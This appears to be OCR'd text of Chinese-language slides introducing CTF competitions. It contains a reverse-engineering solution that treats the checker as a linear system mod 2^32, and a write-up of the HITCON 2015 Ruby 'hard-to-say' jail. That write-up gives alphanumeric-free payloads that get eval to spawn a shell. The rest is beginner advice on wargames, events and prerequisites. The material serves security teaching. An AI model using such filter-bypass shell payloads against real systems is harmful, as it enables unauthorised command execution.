 402a70 61725b31 315d3a20 00566172 5b31325d  ar[11]: .Var[12]
 402a80 3a200000 00000000 54686520 666c6167  : ......The flag
 402a90 2069733a 20256325 63256325 63256325   is: %c%c%c%c%c%
 402aa0 63256325 63256325 63256325 6325630a  c%c%c%c%c%c%c%c.
 402ab0 0057726f 6e6700                      .Wrong.
```

reverse

decompiled by hopper

```
function CheckSolution {
    var_2B8 = arg0;
    var_8 = *0x28;
    var_2B0 = 0x926c ^ 0x1;
    var_2AC = SAR(0x2a3a8, 0x3);
...
if (*(int32_t *)(var_2B8 + 0x30) * 0xd5e5 + *(int32_t *)(var_2B8 + 0x2c) * 0x99ae +
*(int32_t *)(var_2B8 + 0x28) * var_288 + *(int32_t *)(var_2B8 + 0x24) * 0x3922 +
*(int32_t *)(var_2B8 + 0x20) * 0xe15d + *(int32_t *)(var_2B8 + 0x1c) * var_294 +
*(int32_t *)(var_2B8 + 0x18) * var_298 + *(int32_t *)(var_2B8 + 0x14) * 0xa89e +
(var_2B0 * *(int32_t *)var_2B8 - *(int32_t *)(var_2B8 + 0x4) * var_2AC - *(int32_t *)
(var_2B8 + 0x8) * var_2A8 - *(int32_t *)(var_2B8 + 0xc) * 0xb4c1) + *(int32_t *)(var_2B8
+ 0x10) * var_2A0 != 0x1468753) {
            rax = 0x0;
    }
...
rsi = var_8 ^ *0x28;
    COND = rsi == 0x0;
    if (!COND) {
            rax = __stack_chk_fail();
    }
    return rax;
}
```

解題方式

所以題目的意思其實是
13維度的矩陣

$$\begin{pmatrix} m_{11} & m_{12} & m_{13} & \\ m_{21} & m_{22} & m_{23} & \dots \\ m_{31} & m_{32} & m_{33} & \\ & \dots & & \end{pmatrix} \begin{pmatrix} var_1 \\ var_2 \\ var_3 \\ \dots \end{pmatrix} = \begin{pmatrix} C_1 \\ C_2 \\ C_3 \\ \dots \end{pmatrix}$$

$$MA = B$$

M, B 已知，$A = M^{-1}B$

解題方式

剩下的就是求反矩陣了，但是最難的也在這邊

注意一般的反矩陣是在實數系的群（group）下

但是這題是在 modulo (mod 2^{32})之下，因為

C語言：int a, b;   a *= b;   // a 還是 32bit

組合語言：imul %edx 把 %edx * %eax 運算結果
（可能範圍從 -2^{31} ~ 2^{31} 變為 -2^{63} ~ 2^{63}）存到 %edx:%eax

如果以上敘述看不懂，請讀一下抽象代數吧XD

解題方式

要怎麼算 M^{-1}_{modulo} 呢？

M^{-1}_{real} 可以用 library 算出來，而 $M^{-1}_{real} = 1 / \det(M) * M'$

而 1 / det(M) 是 det(M) 在實數群下的反元素，要把它換成在 modulo 下的反元素 $\det(M)^{-1}_{modulo}$（可以用輾轉相除法算出）

$$M^{-1}modulo = \det(M)^{-1}_{modulo} \times \det(M) \times M^{-1}_{real} \pmod{2^{32}}$$

$$= \det(M)^{-1}_{modulo} \times M' \pmod{2^{32}}$$

最後再 $A = M^{-1}B = \begin{pmatrix} 77 \\ 97 \\ 116 \\ \dots \end{pmatrix}$，flag 也就是 "Math is hard!"

misc 介紹

在 misc 中會有各式各樣的題目

各種語言，語法或是對電腦的理解

個人覺得 misc 的題目比較像是出題者的興趣，看他覺得什麼有趣，什麼是個他希望大家知道的議題，或是很單純的，讓大家解正規題之餘休息娛樂一下
（有時候題目會很好笑 XD)

misc

HITCON 2015, misc hard-to-say (200 points)

hard_to_say.rb <limit>

```
#!/usr/bin/env ruby
fail 'flag?' unless File.file?('flag')
$stdout.sync = true
limit = ARGV[0].to_i
puts "Hi, I can say #{limit} bytes :P"
s = $stdin.gets.strip!
if s.size > limit || s[/[[:alnum:]]/]
 puts 'oh... I cannot say this, maybe it is too long or too weird :('
 exit
end
puts "I think size = #{s.size} is ok to me."
r = eval(s).to_s
r[64..-1] = '...' if r.size > 64
puts r
```

misc

簡單來說 要輸入一個字串讓 Ruby 執行

但是字串長度有限制 1024, 64, 36, 10 (byte)

而且 字串裡不能有任何字母及數字 (A-Za-z0-9)

misc

基本想法：在 Ruby 中執行 `sh`
但是字串中不能有字母 所以我打算去 $: 找 "sh"

在 Ruby 中 $ 開頭的變數 有不同的意思

```
$!  The exception information message. raise sets this
variable.
$~  The information about the last match in the current
scope
$.  The current input line number of the last file that
was read.
$:  The array contains the list of places to look for
Ruby scripts and binary modules by load or require.
```

…… 還有很多個

misc

研究一下發現 $:[1][6..7] 是 "sh"

而且 $. 是 1

來湊出 `sh` 吧

解題方式

我的答案： _=$.+$.;`#{$:[$.][(_*=_+$.).._+$.]}`
(36 byte) 可解 1～3小題 分析一下

```
_ = $. + $.
  = 2
```

`#{str}` 是執行 str 的意思

```
$:[$.][(_*=_+$.).._+$.]
 = $:[1][(_=6).._+1]
 = $:[1][6..7]
```


解題方式

但是最後的 10 byte 小題 怎麼想都不能用湊字串的方式
後來才想到 $0 在 bash 中代表的是執行 script 的程式
也就是 bash 或是 sh
只要能湊出 $0 就可以了

```
`$#{~-$.}`
 = `$#{~-1}` # “~” 和 C 中的 “~” 一樣
 = `$#{0}`
 = `$0`
```

給初學者的建議

Wargame



Online

Bandit
Natas
Leviathan
Narnia
Krypton
Behemoth
Utumno
Maze
Vortex
Semtex
Manpage
Drifter

Released

HES2010
Abraxas
Monxla
Kishi

Currently down

Blacksun

Wargames

The wargames offered by the OverTheWire community can help you to learn and practice security concepts in the form of fun-filled games.
To find out more about a certain wargame, just visit its page linked from the menu on the left.

If you have a problem, a question or a suggestion, you can join us on IRC.

Suggested order to play the games in


1. Bandit
2. Leviathan or Natas or Krypton
3. Narnia
4. Behemoth
5. Utumno
6. Maze
7. …

http://overthewire.org/wargames/

如何從 0 開始打 CTF

- 先認識 CTF，嘗試 wargame 暖身
- 也許找人組隊？
- 取一個名字，因為報名需要用到隊伍名稱

如何從 0 開始打 CTF



CTF Events

Name	Date	Format	Location	Notes
Trend Micro CTF 2016 Online Qualifier	星期五, 29 七月 2016, 19:00 UTC — 星期六, 30 七月 2016, 19:00 UTC	Jeopardy	On-line	**10** teams will participate
Hackcon 2016	星期五, 12 八月 2016, 14:30 UTC — 星期六, 13 八月 2016, 18:29 UTC	Jeopardy	On-line	**3** teams will participate
IceCTF 2016	星期五, 12 八月 2016, 16:00 UTC — 星期五, 26 八月 2016, 16:00 UTC	Jeopardy	On-line	**47** teams will participate
Tokyo Westerns/MMA CTF 2nd 2016	星期六, 03 九月 2016, 00:00 UTC — 星期一, 05 九月 2016, 00:00 UTC	Jeopardy	On-line	**5** teams will participate
ASIS CTF Finals 2016	星期六, 10 九月 2016, 00:30 UTC — 星期一, 12 九月 2016, 00:30 UTC	Jeopardy	On-line	**7** teams will participate
VolgaCTF 2016 Finals	星期四, 15 九月 2016, 06:00 UTC — 星期四, 15 九月 2016, 15:00 UTC	Attack-Defense	Samara, Russian Federation	**0** teams will participate
STEM CTF: Cyber Challenge 2016	星期五, 16 九月 2016, 17:00 UTC — 星期六, 17 九月 2016, 17:00 UTC	Jeopardy	On-line	**6** teams will participate
TUM CTF 2016	星期五, 30 九月 2016, 16:00 UTC — 星期日, 02 十月 2016, 16:00 UTC	Jeopardy	On-line	**2** teams will participate
Hackover CTF 2016	星期五, 07 十月 2016, 22:00 UTC — 星期日, 09 十月 2016, 10:00 UTC	Jeopardy	On-line	**0** teams will participate
GreHack CTF 2016	星期五, 18 十一月 2016, 20:00 UTC — 星期六, 19 十一月 2016, 06:00 UTC	Jeopardy	France, Grenoble	**5** teams will participate

All tasks and writeups are copyrighted by their respective authors.
Original CTFtime logo by Botanick, network & hosting provided by Transdata.

開啟 CTFtime (https://ctftime.org/) ， 選一場比賽

預備知識

- C 語言是必備的
- 會組合語言更好 (x86, ARM)
- 加強底層知識
- 再熟悉一個 Script Language
- 學習使用工具

C 語言

C 是最重要的基礎，切記不是 C++，更不是 Java 或 C#

C 中比較難的部分

- 指標
- 指標的指標
- 指標的指標的指標

組合語言（Assembly)


在一般的 PC 上是 x86 （IA32），手機等是 ARM

組合語言跟 C 比較不一樣的議題

- 暫存器（Register)
- 指令集（mov, add, je, push, pop, xchg, ...)
- 以 jmp 或有條件的 jmp 來完成 C 的結構（if, switch, while)
- 函式呼叫慣例（Calling Convention)
- 動態聯結（Dynamic Linking)

關鍵字

Recommend for Beginner
web



BACKEND

HTTP PHP SQL

Race Condition PHP vulnerability SQLIA

Shell Injection Objection Injection Session Hijacking

...

